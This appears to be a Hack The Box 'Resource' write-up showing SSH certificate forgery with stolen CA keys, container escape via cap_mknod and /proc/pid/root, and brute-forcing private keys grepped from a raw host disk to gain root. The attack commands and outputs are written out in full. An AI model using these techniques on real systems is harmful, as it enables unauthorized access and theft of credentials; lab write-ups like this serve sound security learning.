
The third one is the host on which we are currently. Now let's see the host 172.223.0.1. On the webpage, there isn't anything now try some fuzzing on it.



Found on /docs directory. It is some kind of swagger api page.



A while ago we got ITRC CA public and private RSA keys regarding that and found a ticket that talks about those keys.



Another ticket I noticed mentions SSH key singing.

SSH Key Signing Broken

Created by: msainristil [open]

The admin panel is supposed to allow me to get a signed certficate, but it just isn't working.

We can sign an SSH public key using CA keys for a user and after signing we can use that private key to log in as that user.
From the manual page of ssh-keygen found these command which looks similar to the stuff we have.

```
Certificates may be limited to be valid for a set of principal (user/host) name

      $ ssh-keygen -s ca_key -I key_id -n user1,user2 user_key.pub
      $ ssh-keygen -s ca_key -I key_id -h -n host.domain host_key.pub
```

Now using this let's try to sign the key for the zzinter user.
First, we need to create SSH keys.

```
┌──(shivam㉿kali)-[~/htb/resource/keys]
└─$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/shivam/.ssh/id_rsa): /home/shivam/htb/resource/keys/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/shivam/htb/resource/keys/id_rsa
Your public key has been saved in /home/shivam/htb/resource/keys/id_rsa.pub
The key fingerprint is:
SHA256:c5GT4MFtiQWBOkuec0R6J11vYcyWbv1OY0UWj/Pi4Bc shivam@kali
The key's randomart image is:
+---[RSA 3072]----+
|       o=*.+ . ..|
|      o.oo=oB  .+|
|     + ..o== ooo.|
|    = + o  o= .o.|
|   o * oS .o. E.o|
|    = .  o . o =o|
|     o      . +o.|
|             .  .|
|                 |
+----[SHA256]-----+
```

Now sign it using the CA keys.

```
┌──(shivam㉿kali)-[~/htb/resource/keys]
└─$ ssh-keygen -s ca-itrc -I "zzinter@itrc" -n zzinter id_rsa.pub
Signed user key id_rsa-cert.pub: id "zzinter@itrc" serial 0 for zzinter valid forever
```

Now login using the private key and certificate file we got as an output of the above command.

```
┌──(shivam㉿kali)-[~/htb/resource/keys]
└─$ ssh -i id_rsa -o CertificateFile=id_rsa-cert.pub zzinter@itrc.ssg.htb
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
zzinter@itrc:~$
```

Day 2

There is a sign_key_api.sh file using that script I signed the id_rsa.pub.

```
zzinter@itrc:~$ bash sign_key_api.sh id_rsa.pub support support
ssh-rsa-cert-v01@openssh.com AAAAHHNzaC1yc2EtY2VydC12MDFAb3BlbnNzaC5jb20AAAAgt+juXQBN0ssCQ+VVOb5Z05+MH
dUwcfmlA1OqH7SUvaqXtzD+37g+mgdrOK+HtraKbAOAzW+aWE+B14J+8776ydsnHCP2cRqjTYgm+HNgVFKnXSjynwePfay8gyc3TS8
MRrfrQGSwWSkwFjtKGrYRoteZjeyMcrQYad7NO2LCbxaK/Of4paTRw1v2dCZpm8dG2JyRMiOVSCTj9RJ4mXryHA5QfWJeAoZHv3FS9
/////8AAAAAAAAAggAAABVwZXJtaXQtWDExLWZvcndhcmRpbmcAAAAAAAAAF3Blcm1pdC1hZ2VudC1mb3J3YXJkaW5nAAAAAAAAABZ
H6swtwDZYAHFu0ODKGbnswBPJjRUpsQAAAFMAAAALc3NoLWVkMjU1MTkAAABA3LQHaoAlmfr1JdDvujXfa/HC4xNZvXNJA64miYvpt
```

Now I can use this as a certificate file to log in as a support user other principals do not work only support worked then ssh user support on port 2222.

There are some auth_principals file that contains the principal name for the users.

```
support@ssg:~$ cat /etc/ssh/auth_principals/root
root_user
support@ssg:~$ cat /etc/ssh/auth_principals/zzinter
zzinter_temp
```

Tried the root user (Note: Remove for loop in the bash script to bypass restriction).

```
┌──(shivam㉿kali)-[~/htb/resource]
└─$ bash sign_key_api.sh ./keys/id_rsa.pub root root_user
{"detail":"Root access must be granted manually. See the IT admin staff."}
```

Then tried it on the zzinter user.

```
┌──(shivam㉿kali)-[~/htb/resource]
└─$ bash sign_key_api.sh ./keys/id_rsa.pub zzinter zzinter_temp
ssh-rsa-cert-v01@openssh.com AAAAHHNzaC1yc2EtY2VydC12MDFAb3BlbnNzaC5jb20AAAAgLAlqxUWaVMzC5FAjUbK6CA
dUwcfmlA1OqH7SUvaqXtzD+37g+mgdrOK+HtraKbAOAzW+aWE+B14J+8776ydsnHCP2cRqjTYgm+HNgVFKnXSjynwePfay8gyc3
MRrfrQGSwWSkwFjtKGrYRoteZjeyMcrQYad7NO2LCbxaK/Of4paTRw1v2dCZpm8dG2JyRMiOVSCTj9RJ4mXryHA5QfWJeAoZHv3
f7//////////wAAAAAAAACCAAAAFXBlcm1pdC1YMTEtZm9yd2FyZGluZwAAAAAAAAAXcGVybWl0LWFnZW50LWZvcndhcmRpbmcA
dy1ShyYfqzC3ANlgAcW7Q4MoZuezAE8mNFSmxAAAAUwAAAAtzc2gtZWQyNTUxOQAAAEAoG0XoHc9liQuaRBiq6rInj6KouKP1JH
```

It worked and got the zzinter user.

```
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet con


Last login: Thu Jul 25 12:49:12 2024 from 10.10.14.23
zzinter@ssg:~$
```

Have some sudo privs.

```
zzinter@ssg:~$ sudo -l
Matching Defaults entries for zzinter on ssg:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/

User zzinter may run the following commands on ssg:
    (root) NOPASSWD: /opt/sign_key.sh
```

In the sign_key.sh file, /etc/ssh/ca-it key is used to sign the public key through API. We need this key to become root@ssg.

I struggled a bit to escalate from zzinter@ssg to root@ssg some of my friends (@Thomas Anto, @Reju, @Sebin) gave a hint that this privilege escalation is similar to the article mentioned below.
https://labs.withsecure.com/publications/abusing-the-access-to-mount-namespaces-through-procpidroot

This publication introduces us to some docker capabilities that can be abused to access the file contents of the host machine. The cap_mknod capability is stated in the blog which allows us to abuse docker mounts to access parts of the host system that we cannot access.

For example:
User A is present on Ubuntu system S. User A cannot read /etc/shadow file. If somehow user A got access to any docker container as a root user which has capability cap_mknod then user A will be able to read contents of /etc/shadow from the docker mount (/proc/pid/root/) the only limitation is that User A must be inside docker and should run any process (for eg: /bin/sh).

Let's check that cap_mknod is present in our container. In this box, hostname itrc is a docker container and hostname ssg is the host system. So we have to check this capability on itrc machine.

I run linpeas from user zzinter@itrc. The cap_manknod is enabled by default which had to be disabled manually. In this container it is enabled we can abuse it.

```
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
╔══╣ Current shell capabilities
CapInh:  0x0000000000000000=
CapPrm:  0x0000000000000000=
CapEff:  0x0000000000000000=
CapBnd:  0x00000000a80425fb=cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kil
l,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,
cap_mknod,cap_audit_write,cap_setfcap
CapAmb:  0x0000000000000000=

╔══╣ Parent process capabilities
CapInh:  0x0000000000000000=
CapPrm:  0x0000000000000000=
CapEff:  0x0000000000000000=
CapBnd:  0x00000000a80425fb=cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kil
l,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,
cap_mknod,cap_audit_write,cap_setfcap
CapAmb:  0x0000000000000000=
```

Now to abuse this capability I have to be root@itrc. The process for root is similar we just have to change the user and principal from zzinter to root in the ssh-keygen command used above.

```
┌──(shivam㉿kali)-[~/htb/resource/keys]
└─$ ssh-keygen -s ca-itrc -I root -n root id_rsa.pub
Signed user key id_rsa-cert.pub: id "root" serial 0 for root valid forever
```

Use this Public key certificate file to log in as root.

```
┌──(shivam㉿kali)-[~/htb/resource/keys]
└─$ ssh -i id_rsa -o CertificateFile=id_rsa-cert.pub root@itrc.ssg.htb
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Aug  5 16:12:35 2024 from 10.10.14.73
root@itrc:~#
```

Now we have everything we need to move forward for root@ssg. Run the commands on / directory mentioned in the above publication.

```
root@itrc:/# mknod sda b 8 0
root@itrc:/# chmod 777 sda
root@itrc:/# su zzinter
zzinter@itrc:/$
```

I did chatgpt to understand what “mknod sda b 8 0” command do.

The `mknod` command is used to create special or device files in Unix-like operating systems. The command you provided:

bash Copy code

```bash
mknod sda b 8 0
```

does the following:

- `sda`: The name of the device file being created. In this context, "sda" typically represents the first SCSI disk device.
- `b`: Indicates that the device being created is a block device. Block devices provide buffered access to hardware devices and are typically used for devices like hard drives.
- `8`: The major number, which identifies the driver associated with the device. Major number 8 is commonly associated with SCSI disk devices.
- `0`: The minor number, which is used by the kernel to distinguish between devices handled by the same driver.

Next command “chmod 777 sda” gives all permission (rwx) to everyone.
The last command “su zzinter” initiates the /bin/bash process as a zzinter user. Because we need a process in the docker container running as zzinter and we also have zzinter@ssg so we can read that sda file from zzinter@ssg.

Read docker mounts. The process id 18928 in the screenshot below is owned by user zzinter@itrc. We can read the sda file it is the disk file of the whole host (ssg) system. Now we can download this file and mount it into our system but this is not feasible because the filesize will be in giga bytes HTB VPN will be very slow to download.

```
zzinter@ssg:~$ ls /proc/*/root/
/proc/18928/root/:
bin   dev  home  lib64  mnt  proc  run   sda  sys  usr
boot  etc  lib   media  opt  root  sbin  srv  tmp  var

/proc/2643/root/:
bin   dev  home  lib32  libx32      media  opt   root  sbin  srv  tmp  var
boot  etc  lib   lib64  lost+found  mnt    proc  run   snap  sys  usr

/proc/2754/root/:
bin   dev  home  lib32  libx32      media  opt   root  sbin  srv  tmp  var
boot  etc  lib   lib64  lost+found  mnt    proc  run   snap  sys  usr

/proc/self/root/:
bin   dev  home  lib32  libx32      media  opt   root  sbin  srv  tmp  var
boot  etc  lib   lib64  lost+found  mnt    proc  run   snap  sys  usr

/proc/thread-self/root/:
bin   dev  home  lib32  libx32      media  opt   root  sbin  srv  tmp  var
boot  etc  lib   lib64  lost+found  mnt    proc  run   snap  sys  usr
zzinter@ssg:~$
```

The below command will grep all private keys and save them in keys.txt.

```
grep -zoP "(?s)-----BEGIN OPENSSH PRIVATE KEY-----(.*?)-----END OPENSSH PRIVATE KEY-----" /proc/18928/root/sda | sed 's/-----END OPENSSH PRIVATE KEY-----/-----END OPENSSH PRIVATE KEY-----\n\n/g' > keys.txt
```

Now we have to brute force each private key to sign the public key as the root user and try to do ssh with it. One key will result in success, and some will ask for a passphrase that won't crack.

Day 3

I wrote a script to perform this task.

Script: https://github.com/04Shivam/HTB-Resource-SSH-certificate-bruteforce

```
┌──(shivam㉿kali)-[~/htb/resource/keys]
└─$ python3 ssh_brute.py -h
usage: ssh_brute.py [-h] -u USERNAME -p PRINCIPAL -host HOSTNAME -k ALL_KEYS

Details required to perform bruteforce of keys.

options:
  -h, --help            show this help message and exit
  -u USERNAME, --username USERNAME
                        SSH username to login
  -p PRINCIPAL, --principal PRINCIPAL
                        Pincipal used for signing
  -host HOSTNAME, --hostname HOSTNAME
                        Host name or IP Address of server
  -k ALL_KEYS, --all-keys ALL_KEYS
                        File containing all keys in new lines
```

keys.txt file contains keys as it is produced by the grep command mentioned above.

```
┌──(shivam㉿kali)-[~/htb/resource/keys]
└─$ python3 ssh_brute.py -u root -p root_user -host itrc.ssg.htb -k keys.txt
```

Some keys require a passphrase I had tried cracking them but they don't get cracked so just skip them by pressing enter.

```
[+] Cycle: 17
[+] Writing cerificate key...
[+] Cerificate key file: /home/shivam/htb/resource/keys/keys/key_17.key
[+] Initiating signing public key using certificate...
Enter passphrase:
```

key_214.key is the ca-it key used by api to sign public keys.

```
[+] Cycle: 214
[+] Writing cerificate key...
[+] Cerificate key file: /home/shivam/htb/resource/keys/keys/key_214.key
[+] Initiating signing public key using certificate...
[+] Initiating SSH login...
[+] Successfully logeed in to itrc.ssg.htb as root
[+] Public key signed using /home/shivam/htb/resource/keys/keys/key_214.key, logged
us as root on itrc.ssg.htb
```

Certificate generated using key_214.key logged us as root. We can use the id_rsa-cert.pub file it is generated using key_214.key. However, we can use the command we have used so far.

```
┌──(shivam㉿kali)-[~/htb/resource/keys/keys]
└─$ ssh-keygen -s key_214.key -I root -n root_user id_rsa.pub
Signed user key id_rsa-cert.pub: id "root" serial 0 for root_user valid forever
```

```
Last login: Tue Aug  6 18:03:35 2024 from 10.10.14.74
root@ssg:~# whoami
root
root@ssg:~# hostname
ssg
root@ssg:~#
```